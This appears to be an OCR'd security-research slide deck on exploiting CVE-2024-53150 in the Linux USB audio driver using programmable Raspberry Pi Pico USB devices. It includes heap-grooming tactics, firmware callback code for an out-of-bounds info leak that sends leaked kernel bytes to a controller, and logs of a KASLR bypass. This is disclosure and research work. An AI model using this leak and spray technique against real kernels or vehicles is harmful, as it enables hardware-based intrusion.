
- No userland, common LPE spray techniques via ioctl won't be possible.
- Limited to using USB devices + USB code to find spray objects.
- If we fail then, remove device and re-insert to start again
- Identify a heap object with a function pointer as first member of structure.

Options:

- USB code that allows creation of multiple objects of target size (e.g. kmallocs in for-loops, while-loops, etc.)
- Each insertion of the device results in a controlled heap objects (e.g. descriptors are store in big heap chunk).

# Adjacency

1. Insert device
2. Spray objects created
3. Check for adjacency
4. If not received, start again



# Adjacency

Techniques:

- Tried different ratios of spray USBs relative to Info Leak USBs
  - 10 spray, 5 Info leak
  - 14 spray, 1 Info leak
  - Etc.

Limitations:

- While we created a scalable, solution we are still bound by maximum possible USB devices connected.

# Adjacency

```
[12:13:49][V][Shell] Leaked data 1 d0a3a1b09e9d9b8ba0909f8c contains pointer bytes of a3a1
[12:13:49][#][Shell] Leaked Data 1: a1
[12:13:49][#][Shell] Total Leaked Data: cca1
[12:13:49][V][Shell] 2 bytes leaked (cca1)
[12:13:49][#][Shell] Removing clients...
[12:13:49][#][192.168.137.185] Removing
[12:13:49][#][192.168.137.7] Removing
[12:13:49][#][192.168.137.141] Removing
[12:13:49][#][192.168.137.146] Removing

...

[12:13:49][#][192.168.137.65] Removing
[12:13:49][#][192.168.137.245] Removing
[12:13:49][#][192.168.137.235] Removing
[12:13:49][#][192.168.137.128] Removing
[12:13:49][#][192.168.137.86] Removing
[12:13:49][#][Shell] Leaked _text: 0xffffffffa1600000
```

# Adjacency

Was this approach reliable?

```
[12:13:49][#][192.168.137.128] Removing
[12:13:49][#][192.168.137.86] Removing
[12:13:49][#][Shell] Leaked _text: 0xffffffffa1600000
```

```
root@infoz-NCCGROUPBUCK00001:~# cat /proc/kallsyms | grep _text
ffffffffa1600000 T _text
```

# Adjacency

Was this approach reliable?

… Not Really...

Metrics:

- Best case: ~5-7 mins.
- Average: ~15-20 mins.
- Worst case: Unsuccessful 30+ mins.

```
[15:46:25][#][Shell] Leaked _text: 0xffffffff97a00000
[15:46:25][#][Shell] ---- Stats ----
[15:46:25][#][Shell] Duration: 0:25:54.304991
[15:46:25][#][Shell] Spray Insert Timeouts: 86
[15:46:25][#][Shell] Leak2 Insert Timeouts: 0
[15:46:25][#][Shell] Total Timeouts: 86
[15:46:25][#][Shell] Adjacent Leaks: 5
[15:46:25][#][Shell] Non-adjacent Leaks: 166
[15:46:25][#][Shell] Total Leaks: 171
[15:46:25][#][Shell] Adjacent percentage: 2.92%
```

# Adjacency

Better approach?


- Identify less constrained leak
- Identify a better spray technique
  - Less reliant on number of USB devices
  - Arbitrary amount of allocations

```
[15:46:25][#][Shell] Leaked _text: 0xffffffff97a00000
[15:46:25][#][Shell] ---- Stats ----
[15:46:25][#][Shell] Duration: 0:25:54.304991
[15:46:25][#][Shell] Spray Insert Timeouts: 86
[15:46:25][#][Shell] Leak2 Insert Timeouts: 0
[15:46:25][#][Shell] Total Timeouts: 86
[15:46:25][#][Shell] Adjacent Leaks: 5
[15:46:25][#][Shell] Non-adjacent Leaks: 166
[15:46:25][#][Shell] Total Leaks: 171
[15:46:25][#][Shell] Adjacent percentage: 2.92%
```


# Dynamic USB Exploitation Tool (DUET)

# Software Design

- Support multiple different device types (Audio, Storage, HID, Video etc.).
- Programmatic insertion and removal of devices (e.g. to help with heap exploitation)
- Bi-directional communication between the device and attacker (e.g. to help with info leak exploitation)
- Vulnerability fingerprinting?




# Hardware Design - Raspberry Pi Pico's + TinyUSB




# Usage

```
test@test-VMware-Virtual-Platform: ~/usb/usb/picoman
test@test-VMware-Virtual-Platform:~/usb/usb/picomanager$ python3 picomanager.py -i
[10:38:46][-][Shell] Kallsyms file kallsyms.txt does not exist! Proceeding without symbol resolution.
[10:38:46][#][Server] Listening for connections...
$ [10:39:01][#][Server] 10.0.0.199 Connected
[10:39:02][#][Server] 10.0.0.114 Connected
[10:39:02][#][Server] 10.0.0.106 Connected
[10:39:02][#][Server] 10.0.0.140 Connected
[10:39:04][#][Server] 10.0.0.184 Connected
[10:39:06][#][Server] 10.0.0.118 Connected
[10:39:14][#][Server] 10.0.0.122 Connected
```

```
$ [10:39:01][#][Server] 10.0.0.199 Connected
[10:39:02][#][Server] 10.0.0.114 Connected
[10:39:02][#][Server] 10.0.0.106 Connected
[10:39:02][#][Server] 10.0.0.140 Connected
[10:39:04][#][Server] 10.0.0.184 Connected
[10:39:06][#][Server] 10.0.0.118 Connected
[10:39:14][#][Server] 10.0.0.122 Connected
[10:40:05][#][Server] 10.0.0.185 Connected
[10:40:05][#][Server] 10.0.0.111 Connected
[10:40:05][#][Server] 10.0.0.145 Connected
[10:40:05][#][Server] 10.0.0.161 Connected
[10:40:05][#][Server] 10.0.0.133 Connected
[10:40:48][#][Server] 10.0.0.182 Connected

$
$ type 10.0.0.199 fasttrack
[10:41:45][#][10.0.0.199] Setting Type to FASTTRACK
$ insert 10.0.0.199
[10:41:51][#][10.0.0.199] Inserting
$ [10:41:51][#][10.0.0.199:FASTTRACK] Insert complete
[10:41:52][#][10.0.0.199:FASTTRACK] Insert complete
```




# Devices Supported




- USB Audio
  - Fasttrack, Extigy, MIDI Devices etc
- USB CDC
- USB HID
- USB Mass Storage

# Heap Grooming (USB Descriptor Spraying)




| Offset | Field | Size | Value | Description |
|---|---|---|---|---|
| 0 | bLength | 1 | Number | Size of Descriptor in Bytes |
| 1 | bDescriptionType | 1 | Constant | DescriptorType |
| 2 | ... | n | | Start of parameters for descriptor |


# Heap Grooming (USB Descriptor Spraying)

```
int usb_get_configuration(struct usb_device *dev)

{
  ...

    for (cfgno = 0; cfgno < ncfg; cfgno++) {

        /* We grab just the first descriptor so we know how long the whole configuration
is */
        result = usb_get_descriptor(dev, USB_DT_CONFIG, cfgno,
            desc, USB_DT_CONFIG_SIZE);

        /* Now that we know the length, get the whole thing */
        bigbuffer = kmalloc(length, GFP_KERNEL);

        if (!bigbuffer) {
            result = -ENOMEM;

            goto err;
        }

        result = usb_get_descriptor(dev, USB_DT_CONFIG, cfgno,
            bigbuffer, length);

        dev->rawdescriptors[cfgno] = bigbuffer;
```

# Heap Grooming (Pointer Device Spraying)

```
[10:41:37][#][Shell] Inserting 10 pointer sprays...
[10:41:37][#][192.168.137.245] Setting Type to POINTER2
[10:41:37][#][192.168.137.245] Inserting
[10:41:37][#][192.168.137.7] Setting Type to POINTER2
[10:41:37][#][192.168.137.7] Inserting
[10:41:37][#][192.168.137.86] Setting Type to POINTER2
[10:41:37][#][192.168.137.86] Inserting

...
[10:41:37][#][Shell] Waiting for 10 pointer sprays to be inserted...
[10:41:47][!][192.168.137.245:POINTER2] Waiting for pointer2 insert timed out...
[10:41:47][#][192.168.137.156] Setting Type to LEAK2
[10:41:47][#][192.168.137.156] Inserting leak2...
[10:41:47][#][192.168.137.156] Inserting
[10:41:47][#][192.168.137.156:LEAK2] Leaking bytes 43-85
[10:41:47][#][192.168.137.156:LEAK2] oob: 212, selectors: 45, padding: 36, excess: 0, requests:
6
[10:41:47][#][192.168.137.65] Setting Type to LEAK2
```

# Info Leak Exploitation Diagram




- Bi-directional channel to send and receive data with the manager
- Support different leak primitives

# Info Leak Exploitation (control request callbacks)

```
// Invoked when audio class specific get request received for an entity
bool tud_audio_get_req_entity_cb(uint8_t rhport, tusb_control_request_t const *p_request)
{

    audio_control_request_t const *request = (audio_control_request_t const *)p_request;

    if (worker_type == WorkerType::LEAK2) {
        printf("[#] uac_clock_selector_get_val: clock id (0x%x), interface (0x%x),
selector (0x%x)\n", request->bControlSelector, request->bInterface, request->bEntityID);

        uint8_t arrayIndex = 0;
        if (leak2_msg_count == 0) {
            // Access baCSourceID[0]
            arrayIndex = 1;

        }
        else if (leak2_msg_count == 1)
        {
            // Array index should match leak_selector->bNrInPins
            arrayIndex = 0xff;
        }
```

# Info Leak Exploitation (control request callbacks)

```
...
else if (leak2_msg_count > 1 && request->bEntityID == 0xff) {
            printf("[*] End of message: 0x%x, MsgCount: %d\n", request->bEntityID,
leak2_msg_count);

            // so send one more EINVAL to stop getting USB control messages
            arrayIndex = 0;

            // Add the trailer to the end so we know many leak bytes there are.
            leaked_data2[leak2_msg_count - 2] = request->bEntityID;

            // Leak data is retrieved, now transmit it.
            send_leaked_data2 = true;
        }
        else if (leak2_msg_count > 1)
        {
            printf("[+] Leak Value: 0x%x, MsgCount: %d\n", request->bEntityID,
leak2_msg_count);

            arrayIndex = 0;

            // Add the leak value to leak buffer to transmit back to controller.
            leaked_data2[leak2_msg_count - 2] = request->bEntityID;
            send_leaked_data2 = false;
        }

        printf("[#] uac_clock_selector_get_val: Returning array index %d\n", arrayIndex);

        leak2_msg_count++;

        return tud_audio_buffer_and_schedule_control_xfer(rhport, request, &arrayIndex,
sizeof(arrayIndex));
...
}
```

# Info Leak Exploitation (control request callbacks)

```
void worker_task_leak2(TCP* server)
{

    if (!send_leaked_data2 || !send_leaked_data_timer2.hasPassed())
        return;

    send_leaked_data_timer2.reset();

    if (server == NULL || !server->connected())
    {
        printf("[!] Trying to send leaked data but server not connected, trying again
shortly\n");
        return;
    }
    printf("[#] Sending leaked data...\n");
    typedef struct
    {
        uint32_t length;
        uint8_t data[0];
    } packet_t;

    uint32_t packet_size = sizeof(packet_t) + leak2_msg_count - 2;
    packet_t * packet = (packet_t *) malloc(packet_size);

    packet->length = leak2_msg_count - 2;
    memcpy(packet->data, leaked_data2, leak2_msg_count - 2);
    server->send((uint8_t*) packet, packet_size);
```

# Conclusion

- Insight into the complexity of triaging, developing, and testing a USB-based exploit
  - Quite the learning curve
- This was just an introduction to our framework
  - Currently doing disclosure for other bugs!
- CVE-2024-53150 was patched by Tesla in 2025.32.3.1
  - Couldn't have used it for P2O anyway as it was known N-day upstream.
  - Forgot to record a demo on IVI (but we will demo against a vulnerable Ubuntu version)

# Demos



```
[15:45:45][-][Shell] Kallsyms file kallsyms.txt does not exist! Proceeding without symbol resolution.
[15:45:45][#][Server] Listening for connections...
$ [15:45:56][#][Server] 192.168.86.141 Connected
[15:45:56][#][Server] 192.168.86.139 Connected
[15:45:56][#][Server] 192.168.86.136 Connected
[15:45:56][#][Server] 192.168.86.138 Connected
[15:45:58][#][Server] 192.168.86.130 Connected
[15:45:58][#][Server] 192.168.86.133 Connected
[15:45:58][#][Server] 192.168.86.135 Connected
[15:45:58][#][Server] 192.168.86.134 Connected
[15:45:58][#][Server] 192.168.86.140 Connected
[15:45:59][#][Server] 192.168.86.137 Connected

$
$
```

```
ffffffffaf8b147d r __kstrtab___module_text_address
ffffffffaf8bf42b r __kstrtab_textsearch_destroy
ffffffffaf8bf43e r __kstrtab_textsearch_prepare
ffffffffaf8bf451 r __kstrtab_textsearch_find_continuous
ffffffffaf8bf46c r __kstrtab_textsearch_unregister
ffffffffaf8bf482 r __kstrtab_textsearch_register
ffffffffaf8c31fd r __kstrtab_vgacon_text_force
ffffffffaf8d8454 r __kstrtab_skb_find_text
ffffffffafed4c80 d err_text
ffffffffafed5380 d err_text
ffffffffafed7440 d trace_probe_err_text
ffffffffb02c82fb t __setup_str_text_mode
ffffffffb02ed088 t __setup_text_mode
ffffffffb03951e0 b ext_text.50167
ffffffffb0545e40 b kcore_text
ffffffffb0557a75 b vgacon_text_mode_force
ffffffffc0b0ca10 r out_jack_texts       [snd_hda_codec_generic]
ffffffffc0b0c980 r vref_texts   [snd_hda_codec_generic]
ffffffffc09d4570 t intel_write_sha_text [i915]
ffffffffc02ef9e0 r snd_info_text_entry_ops      [snd]
ffffffffc02ebf50 t snd_info_text_entry_release  [snd]
ffffffffc02ec0c0 t snd_info_text_entry_open     [snd]
ffffffffc02ec2d0 t snd_info_text_entry_write    [snd]
root@test-ThinkPad-T460s:/home/test# clear
'tmux-256color': unknown terminal type.
root@test-ThinkPad-T460s:/home/test# cat /proc/kallsyms | grep "T _text"
ffffffffae400000 T _text
root@test-ThinkPad-T460s:/home/test#
```

# Credits

- McCaulay Hudson
- Andy Davis

# Q&A

Together we're creating a more secure digital future